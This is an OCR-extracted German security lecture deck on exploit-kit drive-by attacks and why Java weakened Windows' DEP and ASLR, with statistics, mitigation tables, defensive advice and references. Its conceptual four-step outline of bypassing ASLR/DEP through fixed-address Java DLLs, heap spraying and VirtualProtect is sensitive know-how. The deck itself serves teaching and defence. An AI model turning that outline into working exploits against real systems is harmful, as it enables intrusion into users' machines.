


kompromittierte Webseite

exploit-server.com mit Exploit-Kit

Drive-by-Angriffe

Phase IV: Malware nachladen



Exploit-Kit Statistiken


Java ist inzwischen prominent vertreten

EXPLOITS	LOADS	% ↑
Java OBE	373	32.63
Java TRUST	307	26.86
JAVA SKYLINE	245	21.43
PDF LIBTIFF	108	9.45
PDF ALL	34	2.97

Quelle: http://labs.m86security.com/2011/06/malicious-linkedin-campaign/

Exploit-Kit Statistiken

Java ist inzwischen prominent vertreten



Quelle: http://www.csis.dk/en/csis/news/3321

Wir reden hier über Massen-Malware

Das heisst, ...

... es werden bekannte Schwachstellen ausgenutzt.

... die Qualität der Exploits ist in der Regel nicht sehr hoch.

... nachgeladene Schadsoftware meist Fake-AV oder Online-Banking Schädlinge.

... es gibt deshalb keinen Grund, Opfer solcher Angriffe zu werden!

Allerdings birgt Java ein zusätzliches Risiko

Selbst dann, wenn es keine Schwachstelle in Java gibt!

Gut gemeinter Rat

A Rise in Java Vulnerabilities

Updated: 30 Apr 2010

Greg Ahmad

SYMANTEC EMPLOYEE

0 Votes

Symantec. | Official Blog

- Avoid following links to sites of a suspicious nature.
- Avoid opening files that originate from unknown or suspicious sources.
- Ensure that all applications are fully patched and running with the minimal amount of privileges required for functionality.
- Use memory-protection technologies such as Data Execution Prevention (DEP) and Address space layout randomization (ASLR) to prevent code-execution attacks.
- Deploy IDS/IPS sensors to detect attacks.
- Use ingress and egress filtering of network traffic.
- Employ user account audit and control, including access limitations and the prevention of unauthorized actions such as the installation of arbitrary applications (plug-ins, for example).
- Deploy desktop and endpoint antivirus and security applications.

Quelle: http://www.symantec.com/connect/blogs/rise-java-vulnerabilities

Gegenmassnahmen auf OS-Ebene

ASLR & DEP

Aktuelle Betriebssysteme nutzen verschiedene Gegenmassnahmen, um Drive-by Angriffe zu erschweren oder zu verhindern.

DEP und ASLR sind dabei besonders wirkungsvoll.

DEP markiert Speicherbereiche als nicht ausführbar.

ASLR verhindert, dass Angreifer bekannte und notwendige Adressen und somit Funktionen für den Angriff nutzen können.

Deshalb wohl auch die Empfehlung von Symantec!

- Use memory-protection technologies such as Data Execution Prevention (DEP) and Address space layout randomization (ASLR) to prevent code-execution attacks.

Wo sind die Massnahmen vorhanden?

	Internet Explorer 6	Internet Explorer 7	Internet Explorer 8	Internet Explorer 9[3]
XP SP2	SEHOP	SEHOP	SEHOP	
	Heap terminate	Heap terminate	Heap terminate	
	DEP	DEP	DEP	
	ASLR (images & stacks)	ASLR (images & stacks)	ASLR (images & stacks)	
XP SP3	SEHOP	SEHOP	SEHOP	
	Heap terminate	Heap terminate	Heap terminate	
	DEP	DEP	DEP	
	ASLR (images & stacks)	ASLR (images & stacks)	ASLR (images & stacks)	
Vista RTM		SEHOP	SEHOP	
		Heap terminate	Heap terminate	
		DEP	DEP	
		ASLR (images & stacks)	ASLR (images & stacks)	
Vista SP1, SP2		SEHOP	SEHOP	SEHOP
		Heap terminate	Heap terminate	Heap terminate
		DEP	DEP	DEP
		ASLR (images & stacks)	ASLR (images & stacks)	ASLR (images & stacks)
Win7			SEHOP	SEHOP
			Heap terminate	Heap terminate
			DEP	DEP
			ASLR (images & stacks)	ASLR (images & stacks)

Aber...

Java unterstützt weder ASLR noch DEP

```
77a80000 77bbc000 ntdll                 /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\ntdll.dll
77bc0000 77bca000 LPK                   NO_SEH            *ASLR *DEP C:\Windows\system32\LPK.dll
7c340000 7c396000 MSVCR71               /SafeSEH ON   /GS             C:\Program Files\Java\jre6\bin\MSVCR71.dll

Unloaded modules:
71b90000 71b90000 sqmapi.dll

*DEP/*ASLR means that these modules are compatible with ASLR/DEP
```

Bei einer Java-Installation auf dem Client werden zwei Java-DLLs automatisch in den Speicher des Internet Explorer-Prozesses geladen

… und zwar stets an dieselben Adressen!

Dies lässt sich für sehr viele client-seitige Schwachstellen ausnutzen

1.) Java-Komponenten sind stets an gleichen Adressen im Speicher

→ Schutz durch ASLR wird aufgehoben

2.) Eine Java-Komponente beinhaltet Funktionen, mit deren Hilfe man ausführbaren Speicher anlegen und den Shellcode dorthin kopieren kann (oder einen Bereich wieder ausführbar machen kann)

→ Schutz von DEP wird dadurch umgangen

Dies lässt sich für sehr viele client-seitige Schwachstellen ausnutzen

3.) Heap gezielt sprayen, so dass als erstes die Funktionen in der Java-Komponenten ausgeführt wird (z.B. VirtualProtect())

→ dadurch kann der Bereich, der den Shellcode beinhaltet, wieder ausführbar gemacht werden

4.) Zum Shellcode springen und ihn ausführen

Beispiel: CVE-2011-1256

Schwachstelle in Internet Explorer 6 – 8.

Memory Corruption Vulnerability

Aufruf einer speziell präparierten Seite genügt, um die Schwachstelle auszunutzen.

Beispiel: CVE-2011-1256

Items 1 to 10 of 10 total

Name	Requests	Bounties
Microsoft Internet Explorer CElement Memory Corruption	1	$300.00

CVE-2011-1256: Microsoft Internet Explorer CElement Memory Corruption


* Submitted bounty candidates shall be client-side remote exploits resulting in code execution; PoC and denial of service does not count.
* The first participant to submit a working exploit will claim the bounty.
* Participants may not be residents of a US embargoed country.

References:

CVE:2011-1256

Beispiel

Empfehlungen



- Java 7 installieren (DEP- und ASLR-Support)
- Java stets aktuell halten
- Whitelist für Java-Applets

Links

„Java Malware“, Donato Ferrante, 2011
http://public.avast.com/caro2011/DonatoFerrante%20-%20Java%20malware.pdf

“The Exploit Intelligence Project”, Dan Guido, 2011
www.isecpartners.com/storage/docs/presentations/EIP-final.pdf

“Mitigating Software Vulnerabilities”, Microsoft, 2011
http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=26788

http://blog.trendmicro.com/japan-us-defense-industries-among-targeted-entities-in-latest-attack/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+Anti-MalwareBlog+%28Trend+Micro+Malware+Blog%29